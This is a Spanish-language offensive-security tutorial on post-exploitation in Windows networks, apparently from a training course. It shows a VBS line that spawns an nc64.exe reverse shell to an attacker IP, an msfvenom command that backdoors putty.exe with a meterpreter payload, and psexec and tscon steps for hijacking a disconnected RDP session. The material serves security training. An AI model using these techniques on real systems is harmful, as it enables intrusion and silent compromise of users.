
Bajo ciertas circunstancias, un atacante puede aprovecharse de las acciones realizadas por los usuarios para obtener más acceso a las máquinas de la red. Aunque hay varias maneras de las que puede suceder, veremos algunas de las más comunes.
Abusando de Comparticiones Escribibles
Es bastante común encontrar comparticiones de red que usuarios legítimos usan para realizar tareas del día a día al comprobar entornos corporativos. Si esas comparticiones son escribibles por alguna razón, algún atacante podría plantar archivos para forzar a los usuarios a ejecutar un payload arbitrario y ganar acceso a sus máquinas.
Un escenario común consiste en encontrar un atajo a un script o archivo ejecutable hosteado en una compartición de red:

El sentido de esto es que el administrador puede mantener un ejecutable en una compartición de red, y los usuarios pueden ejecutarla sin copiar o instalar la aplicación en cada usuario. Si como atacantes tenemos permisos de escritura sobre dichos archivos o ejecutables, podemos implantar una backdoor para forzar a los usuarios a ejecutar cualquier payload que queramos.
Aunque el script o ejecutable está hosteado en el servidor, cuando un usuario abre el atajo en su máquina, el ejecutable será copiado desde el servidor a su directorio %temp% y ejecutado en su estación de trabajo. Por eso, cualquier payload será ejecutado en el contexto del usuario que lo ejecute.
Backdooring Archivos .vbs
Como ejemplo, si el recurso compartido es un script VBS, podemos poner una copia de nc64.exe en la misma compartición e inyectar el siguiente código en el script compartido:
CreateObject("WScript.Shell").Run "cmd.exe /c copy /Y \\10.10.28.6\myshare\nc64.exe %tmp% & %tmp%\nc64.exe -e cmd.exe <ATTACKER_IP> 1234", 0, True
Esto copiará nc64.exe desde la compartición en el directorio %tmp% de la estación de trabajo del usuario y mandará una reverse shell de vuelta al atacante cuando el usuario abra el script VBS en la compartición.
Backdooring Archivos .exe
Si el archivo compartido es un binario de Windows, por ejemplo putty.exe, puedes descargarlo desde la compartición y usar msfvenom para inyectar una backdoor en él. El binario funcionará de manera usual pero además ejecutará el payload silenciosamente. Para crear el putty.exe backdooreado, podemos usar el siguiente comando:
msfvenom -a x64 --platform windows -x putty.exe -k -p windows/meterpreter/reverse_tcp lhost=<ATTACKER_IP> lport=4444 -b "\x00" -f exe -o puttyX.exe
El archivo puttyX.exe resultante ejecutará un payload meterpreter reverse_tcp sin que el usuario se de cuenta. Una vez que el archivo ha sido generado, podemos reemplazar el ejecutable en la compartición de windows y esperar conexiones usando el módulo exploit/multi/handler.
Secuestrando RDP
Cuando un administrador usa Remote Desktop para conectarse a una máquina y cierra el cliente RDP en vez de cerrar sesión, su sesión sigue activa en el servidor indefinidamente. Si tienes privilegios SYSTEM en Windows Server 2016 y versiones anteriores, puedes hacerte con la sesión sin requerir contraseña.
Si tenemos acceso de nivel de administrador, podemos obtener SYSTEM con cualquier método de nuestra preferencia. Por ahora, estaremos usando psexec para hacerlo. Primero ejecutamos cmd.exe como administrador:

Desde ahí, ejecutamos PsExec64.exe:
PsExec64.exe -s cmd.exe
Para listar las sesiones existentes en un servidor, puedes usar el siguiente comando:
C:\> query user
 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 >administrator         rdp-tcp#6           2  Active          .  4/1/2022 4:09 AM
  luke                                    3  Disc            .  4/6/2022 6:51 AM
De acuerdo con el output de ariba si estamos actualmente conectados vía RDP usando el usuario administrator, nuestro SESSIONNAME debería ser rdp-rcp#6. También podemos ver que un usuario llamado luke ha dejado la sesión abierta con un id 3. Cualquier sesión con estado "Disc" ha sido dejada abierta por el usuario y no está siendo usada actualmente. Aunque puedes hacerte con las sesiones activas, el usuario legítimo será expulsado de su sesión cuando lo hagas, por lo que podrían notarlo.
Para conectarse a una sesión, usaremos tscon.exe y especificaremos el ID y nuestro actual SESSIONNAME. Siguiendo el ejemplo anterior, para tomar control de la sesión de luke, usaríamos el siguiente comando:
tscon 3 /dest:rdp-tcp#6
En términos simples, el comando dice que la sesión 3, propiedad de luke, debería ser conectada con la sesión RDP rdp-tcp#6, propiedad del usuario administrator.
Como resultado, continuaremos la sesión RDP de luke conectándonos inmediatamente.
Windows Server 2019 no te permitirá conectarte a la sesión de otro usuario sin conocer su contraseña.